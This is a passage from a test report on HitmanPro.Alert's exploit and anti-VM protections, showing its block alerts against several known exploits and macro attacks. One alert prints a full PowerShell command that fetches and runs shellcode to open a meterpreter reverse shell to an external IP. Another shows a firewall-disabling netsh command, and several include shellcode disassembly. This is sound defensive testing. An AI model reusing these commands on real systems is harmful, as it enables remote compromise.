Figure 24 - Virtual PC detection intercepted and malware terminated



Attack Intercepted

server_novirtual - Copy.exe has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   Anti-VM

Platform     6.1.7601/x64 06_3a
PID          4540
Application  C:\Users\test\Desktop\cybergate\server_novirtual - Copy.exe

VMware
```


Figure 25 - VMware detection intercepted and malware terminated

Test results: HMPA successfully detected and blocked two anti-VM tricks of the RAT.

3.7 Exploit mitigation

One of the most important protections of HitmanPro.Alert (HMPA) is its signature-less exploit protection. HMPA offers the following protections:

- Control-Flow Integrity (hardware-assisted on supported processors)
- IAT Filtering (Import Address Table Filtering)
- Stack Pivot
- Stack Exec
- SEHOP (Structured Exception Handler Overwrite Protection)
- Load Library
- Enforce DEP (Data Execution Prevention)
- Mandatory ASLR (Address Space Layout Randomization)
- Bottom up ASLR
- Null Page
- Dynamic Heap Spray
- And if all else fails, Application Lockdown


Internet Explorer 10
c:\program files (x86)\internet explorer\iexplore.exe (32 bit)

CODE MITIGATIONS

- ✓ **Application Lockdown** Stops attacks that bypass mitigations
- ✓ **Control-Flow Integrity** Stops ROP attacks
- ✓ **IAT Filtering** Prevents abuse of Import Address Table
- ✓ **Stack Pivot** Stops abuse of the stack pointer
- ✓ **Stack Exec** Stops attacker's code on the stack
- ✓ **SEHOP** Stops abuse of the exception handler
- ✓ **Load Library** Stops modules from network paths

MEMORY MITIGATIONS

- ✓ **Enforce DEP** Prevents abuse of buffer overflows
- ✓ **Mandatory ASLR** Prevents predictable code locations
- ✓ **Bottom up ASLR** Improves code location randomization
- ✓ **Null Page** Stops exploits that jump via page 0
- ✓ **Dynamic Heap Spray** Stops exploits that start via the heap


Figure 26 - HMPA exploit protection

The Enhanced Mitigation Experience Toolkit (EMET) from Microsoft is the best known tool for signature-less exploit protection. While comparing these functions to EMET, we found that a lot of functions are similar between EMET and HMPA. One of the key differentiators is the hardware-assisted Control Flow Integrity (CFI) check using Intel® MSR registers. We will look at this particular feature in part 3 of this test. Other key differentiators of HMPA compared to EMET are the filtering of Import Address Tables (IAT Filtering), Application Lockdown and automatic protection of alternative browsers (like Chrome, Firefox) and all of its child-processes. Configuring EMET to protect Flash on Firefox is mission impossible, due to the different filenames of Flash for every version. Also, while EMET usually fails to notify the user that it blocked the attack, the browser just crashes. HMPA, on the other hand, notifies the users about the attacks in most cases.

We tested HMPA against a recent Adobe Flash Player exploit (CVE-2015-0313), CVE-2014-0322 (a.k.a. Operation Snowman). We tested the application lockdown feature with CVE-2014-4114 (a.k.a. Operation Sandworm), with a self-signed Java applet, Office macro documents and non-memory corruption based Firefox exploits.

3.7.1 CVE-2015-0313

The vulnerability was detected because malicious actors (those who operate the HanJuan exploit kit) were using this previously unknown vulnerability to attack web users (particularly in the US). It is possible attackers were already targeting users for weeks before it was detected by researchers. Although we tested the exploit months after it was discovered, the generic signature-less exploit protection of HMPA is capable of preventing similar attacks in the future. In this test, we used the in-the-wild exploit. The following screenshots show that we turned off the protection layers of HMPA one-by-one, thus simulating attackers that bypass the individual protection layers.




Attack Intercepted

'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   StackPivot

Platform     6.1.7601/x64 6f_02
PID          2164
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10

Callee Type  AllocateVirtualMemory
             0x093C1000 (8192 bytes)

Stack Trace
#  Address  Module                  Location
-- -------- ----------------------- ----------------------------------------
1  7655EF9B KernelBase.dll          VirtualAllocEx +0x44
2  7655F00C KernelBase.dll          VirtualAlloc +0x18

3  093C1030 (anonymous)
            60                      PUSHA
            e82c000000              CALL        0x93c1062
            61                      POPA
            c6470400                MOV         BYTE [EDI+0x4], 0x0
            89f4                    MOV         ESP, ESI
            fc                      CLD
            31c0                    XOR         EAX, EAX
            48                      DEC         EAX
            57                      PUSH        EDI
            8dbf80feffff            LEA         EDI, [EDI-0x180]
            894704                  MOV         [EDI+0x4], EAX
            b900020000              MOV         ECX, 0x200
            01cf                    ADD         EDI, ECX
```

Figure 27 - StackPivot detected and blocked




Attack Intercepted

'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   ROP

Platform     6.1.7601/x64 6f_02
PID          2428
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10

Callee Type  AllocateVirtualMemory
             0x09CBA000 (8192 bytes)

Stack Trace
#  Address  Module                    Location
-- -------- ------------------------- ----------------------------------------
1  7655EF9B KernelBase.dll            VirtualAllocEx +0x44
2  7655F00C KernelBase.dll            VirtualAlloc +0x18

3  09CBA030 (anonymous)
            60                        PUSHA
            e82c000000                CALL          0x9cba062
            61                        POPA
            c6470400                  MOV           BYTE [EDI+0x4], 0x0
            89f4                      MOV           ESP, ESI
            fc                        CLD
            31c0                      XOR           EAX, EAX
            48                        DEC           EAX
            57                        PUSH          EDI
            8dbf80feffff              LEA           EDI, [EDI-0x180]
            894704                    MOV           [EDI+0x4], EAX
            b900020000                MOV           ECX, 0x200
            01cf                      ADD           EDI, ECX
```

Figure 28 - ROP attack detected and blocked




Attack Intercepted

'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   LoadLib

Platform     6.1.7601/x64 6f_02
PID          2200
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10

Callee Type  ProtectVirtualMemory
             0x06070000 (233472 bytes)
```

Figure 29 - LoadLibrary detected and blocked



Attack Intercepted


'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   NullPage

Platform     6.1.7601/x64 6f_02
PID          3928
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10
```

The exploit was detected and blocked on four different layers of HMPA.

3.7.2 Operation Snowman - CVE-2014-0322

In February 2014, threat researchers detected that the U.S. Veterans of Foreign Wars' website was serving a previously unknown, zero-day exploit, targeting military users in the US. We tested HMPA against the Metasploit exploit. The following screenshots show that we turned off the protection layers of HMPA one-by-one, thus simulating attackers that bypass the layers.




Internet Explorer

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Figure 30 - IE crashes when parts of the heap are pre-allocated by HMPA




Attack Intercepted

'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   StackPivot

Platform     6.1.7601/x64 6f_02
PID          656
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10

Stack Trace
#  Address  Module                   Location
-- -------- ------------------------ ---------------------------------------
1  1A001C08 (anonymous)
            64a118000000             MOV          EAX, [FS:0x18]
            83c008                   ADD          EAX, 0x8
            8b20                     MOV          ESP, [EAX]
            81c430f8ffff             ADD          ESP, 0xfffff830
            fc                       CLD
            e882000000               CALL         0x1a001ca1
            60                       PUSHA
            89e5                     MOV          EBP, ESP
            31c0                     XOR          EAX, EAX
            648b5030                 MOV          EDX, [FS:EAX+0x30]
            8b520c                   MOV          EDX, [EDX+0xc]
            8b5214                   MOV          EDX, [EDX+0x14]
            8b7228                   MOV          ESI, [EDX+0x28]
            0fb74a26                 MOVZX        ECX, WORD [EDX+0x26]
            31ff                     XOR          EDI, EDI
            ac                       LODSB
```

Figure 31 - StackPivot detected and blocked



Attack Intercepted

'Internet Explorer 10' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   ROP

Platform     6.1.7601/x64 6f_02
PID          3480
Application  C:\Program Files (x86)\Internet Explorer\iexplore.exe
Description  Internet Explorer 10

Callee Type  ProtectVirtualMemory
             0x1A001000 (16384 bytes)

Stack Trace
#  Address  Module                   Location
-- -------- ------------------------ ----------------------------------------
1  766BEEAE KernelBase.dll           VirtualProtectEx +0x20
2  766BEFCD KernelBase.dll           VirtualProtect +0x18

3  1A001C08 (anonymous)
            64a118000000             MOV          EAX, [FS:0x18]
            83c008                   ADD          EAX, 0x8
            8b20                     MOV          ESP, [EAX]
            81c430f8ffff             ADD          ESP, 0xfffff830
            fc                       CLD
            e882000000               CALL         0x1a001ca1
            60                       PUSHA
            89e5                     MOV          EBP, ESP
            31c0                     XOR          EAX, EAX
            648b5030                 MOV          EDX, [FS:EAX+0x30]
            8b520c                   MOV          EDX, [EDX+0xc]
            8b5214                   MOV          EDX, [EDX+0x14]
            8b7228                   MOV          ESI, [EDX+0x28]
```

Figure 32 - ROP attack detected and blocked


HMPA protects against this exploit on three different layers.

3.7.3 Application Lockdown

If all previous exploit protections fail, or are bypassed, or because the exploit is not a traditional memory corruption vulnerability, HMPA can still protect the system against the infection. We tested the Application Lockdown feature against seven different attacks: Java self-signed code, Office macro execution, Operation Sandworm (CVE-2014-4114) and four different Meterpreter shellcodes. HitmanPro.Alert 3.0.34.174 was used in this test.

3.7.3.1 Java self-signed attack

Java self-signed attack is a commonly known malware delivery method, and it has also been actively exploited by the Zuponcic exploit kit.



'Java(TM) Platform SE binary 6' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.


```
Mitigation   BlockedProcess

Platform     6.1.7601/x64 6f_02
PID          3888
Application  C:\Program Files (x86)\Java\jre6\bin\java.exe
Description  Java(TM) Platform SE binary 6

Filename of the process blocked:
C:\Windows\system32\netsh.exe

Command line:
netsh advfirewall set global StatefulFTP disable
```

Figure 33 - Java self-signed attack detected and blocked

As one can see, the Java application tried to start new processes (to turn off the firewall) but was detected and blocked.

3.7.3.2 Office macro code attack

Malware delivery through Office macro code is an ancient technique, but still prevalent. In our case, the Visual Basic for Applications (VBA) macro code tried to execute PowerShell.




'Microsoft ® Windows Based Script Host 5.8' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

```
Mitigation   Lockdown

Platform     6.1.7601/x64 6f_02
PID          4024
Application  C:\Windows\SysWOW64\wscript.exe
Description  Microsoft ® Windows Based Script Host 5.8

Filename     C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe

Command line:
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe" -ep Bypass -WindowStyle Hidden
-nop -noexit -c IEX ((New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/Z6543/PowerSploit/master/CodeExecution/Invoke--
Shellcode.ps1')); Invoke-SHellcode -Payload windows/meterpreter/reverse_http -Lhost
5.153.46.66 -Lport 80 -Force
```

Figure 34 - PowerShell execution detected and blocked

The Office macro attack was detected and blocked by HMPA.

In our second macro attack, we used direct shellcode execution from the macro code.



Attack Intercepted

'Microsoft Office Word 12' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.


```
Mitigation   DEP

Platform     6.1.7601/x64 6f_02
PID          1296
Application  C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
Description  Microsoft Office Word 12

IP = 040F9894, State = 0x1000, Type = 0x20000, Protect = 0x4

Stack Trace
#  Address  Module                   Location
-- -------- ------------------------ ----------------------------------------
1  07360DC7 VBE6.DLL                 DllVbaInitHostAddins
            3bfc                     CMP          EDI, ESP
            0f8505e8ffff             JNZ          0x735f5d4
            837dc800                 CMP          DWORD [EBP-0x38], 0x0
            75bf                     JNZ          0x7360d94
            8b75d0                   MOV          ESI, [EBP-0x30]
            33c0                     XOR          EAX, EAX
            8a06                     MOV          AL, [ESI]
            46                       INC          ESI
            ff2485b0063607           JMP          DWORD [EAX*4+0x73606b0]

2  75E23E75 oleaut32.dll             DispCallFunc +0xa6
3  07360FEC VBE6.DLL                 rtcBeep +0x208
4  2E746365 (unknown)

Process Trace
1  C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE [1296]
   "C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE" /n /dde
```

Figure 35 - Shellcode execution blocked

The direct shellcode execution was blocked by HMPA (otherwise not blocked by Data Execution Prevention of Windows).

3.7.3.3 CVE-2014-4114 – Operation Sandworm

In October 2014, threat researchers discovered a new zero-day vulnerability exploited in-the-wild, targeting Microsoft Office users through a specially crafted PowerPoint presentation. As the exploit does not use any memory-corruption vulnerabilities, there was no need to bypass built-in protections of Microsoft Windows like DEP and ASLR. Although we tested the exploit months after this exploit was discovered, HMPAs generic signature-less exploit protection is capable of preventing similar attacks in the future. In this test, we used the in-the-wild exploit (modified to work in our environment).



Генпрокуратура встановила зв'язку народних депутатів України з ополченцями.

Attack Intercepted

'Run Once Wrapper 6.1' has been terminated to prevent execution of malicious code.
Please check your computer for malware and software updates.

